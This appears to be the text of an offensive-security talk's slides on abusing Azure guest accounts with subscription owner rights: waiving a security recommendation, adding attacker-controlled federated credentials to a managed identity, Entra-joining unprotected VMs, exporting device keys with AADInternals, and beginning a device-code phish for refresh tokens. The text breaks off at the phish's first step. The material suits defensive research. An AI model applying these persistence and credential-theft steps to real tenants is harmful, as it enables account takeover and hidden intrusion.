Recommendation owner and set due date
Assign owner and set due date by

Assign owner & set due date

Exempt

Exempt the entire recommendation. Exempted resources appear as not applicable.

Exempt

Exempt

2 subscriptions



Scope selection

☐ Selected MG

☒ Selected subscriptions

☐ Selected resources

0 selected

2 selected

0 selected

Details

Exemption name *

MDC-Guest accounts with owner permissions on Azure resources should be removed

☐ Set an expiration date

Edited By

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Exemption category * ⓘ

☐ Mitigated (resolved through a third-party service)

☒ Waiver (risk accepted)

Exemption description * ⓘ

It's all chill!

Create Cancel

MANAGED IDENTITIES

SUBSCRIPTION TO DIRECTORY? YES!

- Managed Identities are a way we can make Azure Resources that can authenticate against the directory.
- Can be user managed, or follow life cycle of resource
- Inserts Service Principal identity into directory

GuessMadeManagedIdentity | Overview ☆ ☆ ... ×

Managed Identity

Search ⬅ 🗑️ Delete


Overview

- Activity log
- Access control (IAM)
- Tags
- Azure role assignments
- Associated resources (preview)
- Settings
- Federated credentials

^ Essentials JSON View

Resource group	: GUESTMADE_group	Type	: Microsoft.ManagedIdentity/userAssignedIdentities
Location	: East US	Client ID	: e85d73b6-22ce-4a77-bd32-2347e9c503b9
Subscription	: GuestMakesSub	Object (principal) ID	: 1c98e37f-61f5-409c-afee-a5faa7bfd2c7
Subscription ID	: b46f177a-e6d2-467d-8b8f-34bc3375713b		

PIVOT!



DEEPEN PERSISTENCE

- We can use a well known technique of adding attacker controlled OIDC federated credentials (source: @dirkjanm)
- Doing this allows us to deepen persistence; attacker controlled identity separate from original guest

GuessMadeManagedIdentity | Federated credentials

Managed Identity

feder

×

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Settings

Federated credentials

+

Add Credential


1 of 20 configured

Name ↑	Issuer	Subject Identifier	Delete
OktaCreds		public	

×

Configure an identity from an external OpenID Connect Provider to get tokens as this managed identity to access Microsoft Entra ID protected services. [Learn more about how to create an identity from an external OpenID](#)

PIVOT!
PIVOT!



DEVICES

MORE DIRECTORY SHENANIGANS!

■ Device based abused :)

 Save  Discard |  Got feedback?

Microsoft Entra join and registration settings

Users may join devices to Microsoft Entra ⓘ

All Selected **None**

Selected

No member selected

[Home](#) > [Virtual machines](#) > [Create a virtual machine](#) >

Install an Extension ...

 Azure AD based Windows Login 



Azure AD based Windows Login

Microsoft Corp.

This extension configures your
Windows VM for Azure AD based login.

<https://learn.microsoft.com/en-us/entra/identity/devices/howto-vm-sign-in-azure-ad-windows>

DEVICE JOINED ENTRA ID!

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.5131]
(c) Microsoft Corporation. All rights reserved.

C:\Users\guestguest>dsregcmd /status

+-----+
| Device State                                     |
+-----+

        AzureAdJoined : YES
        EnterpriseJoined : NO
        DomainJoined : NO
        Device Name : GuestVM

+-----+
| Device Details                                   |
+-----+

        DeviceId : 82c97869-d9cc-4cce-84a8-e50e1884c27c
        Thumbprint : 03B9FD9FE21FF89FD96922D421B48B53D70294E20
        DeviceCertificateValidity : [ 2024-11-18 23:06:09.000 UTC -- 2034-11-18 23:36:09.000 UTC ]
        KeyContainerId : 8a6b823a-6a9b-42ca-980e-c35a9ebec21b
        KeyProvider : Microsoft Software Key Storage Provider
        TpmProtected : NO
        DeviceAuthStatus : SUCCESS

+-----+
| Tenant Details                                   |
+-----+
```

PORTAL VIEW

Home > [redacted] Devices > Devices

 **Devices** | All devices ...
[redacted] Microsoft Entra ID

⌵ ⏪  Download devices  Refresh  Manage view ⌵ |  Enable  Disable  Delete  Manage |  Preview features |  Got feedback?

-  Overview
-  **All devices**
- > Manage
- > Activity
- > Troubleshooting + Support

 GUEST 

 Add filters

5 devices found

☐	Name ↑↓	Enabled	OS	Version	Join type	Owner	MDM	Security settings m...	Compliant	Registered ↑↓
☐	 GuestLockdown	 Yes	Windows	10.0.19045.5131	Microsoft Entra joined	None	None	N/A	N/A	11/29/2024, 1:56 P
☐	 GuestBot	 Yes	Windows	10.0.19045.5131	Microsoft Entra joined	None	None	N/A	N/A	11/12/2024, 6:49 P
☐	 GuestInsecureMI	 Yes	Windows	10.0.19045.5247	Microsoft Entra joined	None	None	N/A	N/A	11/25/2024, 9:28 A
☐	 GuestInsecureVM	 Yes	Windows	10.0.19045.5131	Microsoft Entra joined	None	None	N/A	N/A	11/18/2024, 4:41 P
☐	 GuestDomainVM	 Yes	Windows	10.0.19045.5131	Microsoft Entra joined	None	None	N/A	N/A	11/19/2024, 11:58

These persist after VM deletion!

DYNAMIC DEVICE GROUPS

- Similar concept as known dynamic group abuse for users.

Example:
(device.displayName
-startsWith "AVD")

Home > Contoso > Groups - All groups > Conditional Access Exceptions - Dynamic membership rules

Conditional Access Exceptions - Dynamic membership rules

Group

Save Discard Got feedback?

Configure Rules

You can use the rule builder or rule syntax text box to create or edit a dynamic membership rule. [Learn more](#)

And/Or	Property	Operator	Value
	userPrincipalName	Equals	gorans
Or	userPrincipalName	Equals	byrnem
Or	userPrincipalName	Equals	forsbe

[+ Add expression](#) [+ Get custom extension properties](#)

Rule syntax

(user.userPrincipalName -eq "goransson@contoso.com") or (user.userPrincipalName -eq "byrnem@contoso.com") or (

FUN FACT: NO AAD LOGIN EXTENSION REQUIRED

- Add a managed identity to the VM
- Update registry
- `dsregcmd /AzureSecureVMJoin /debug (/MdmId {MDM_ID})`

Key	Value
HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\CDJ\AzureVmComputeMetadataEndpoint	http://169.254.169.254/ metadata/instance/compute
HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\CDJ\AzureVmTenantIdEndpoint	http://169.254.169.254/ metadata/identity/info
HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\CDJ\AzureVmMsiTokenEndpoint	http://169.254.169.254/ metadata/identity/oauth2/token

PHISHING

EVIL VM

As sub owner we can make VMs:

- AAD Joined
- No TPM protections
- Access to local admin

Means we can steal device identity pub + priv key!

<https://aadinternals.com/post/deviceidentity/>


```
PS C:\Users\guestguest> Export-AADIntLocalDeviceTransportKey
WARNING: Running as LOCAL SYSTEM. You MUST restart PowerShell to restore GuestInsecureVM\guestguest
Transport key exported to 3c592aac-d4ff-45b2-9b4d-cf50ded41325_tk.pem
PS C:\Users\guestguest> dir

Directory: C:\Users\guestguest

Mode                LastWriteTime         Length Name
----                -
d-----          11/19/2024    5:30 PM           .azure
d-r---          11/19/2024    7:03 AM          3D Objects
d-----          11/22/2024    1:20 AM    AADInternals-master
d-r---          11/19/2024    7:03 AM          Contacts
d-r---          11/21/2024    9:44 PM          Desktop
d-r---          11/21/2024    9:34 PM          Documents
d-r---          11/19/2024    7:42 AM          Downloads
d-r---          11/19/2024    7:03 AM          Favorites
d-r---          11/19/2024    7:03 AM          Links
d-r---          11/19/2024    7:03 AM          Music
d-r---          11/19/2024    7:03 AM          OneDrive
d-r---          11/19/2024    7:03 AM          Pictures
d-r---          11/19/2024    7:03 AM          Saved Games
d-r---          11/19/2024    7:03 AM          Searches
d-r---          11/19/2024    7:03 AM          Videos
-a----          11/22/2024    1:21 AM      2524 3c592aac-d4ff-45b2-9b4d-cf50ded41325.pfx
-a----          11/22/2024    1:21 AM      1708 3c592aac-d4ff-45b2-9b4d-cf50ded41325_tk.pem
-a----          11/22/2024    1:20 AM    1846300 master.zip

PS C:\Users\guestguest>
```

DEVICE CODE PHISH



Having a joined device with local admin opens up a known phishing attack:

<https://dirkjanm.io/phishing-for-microsoft-entra-primary-refresh-tokens/>

DEVICE CODE PHISH

Step 1 - Phish for refresh token

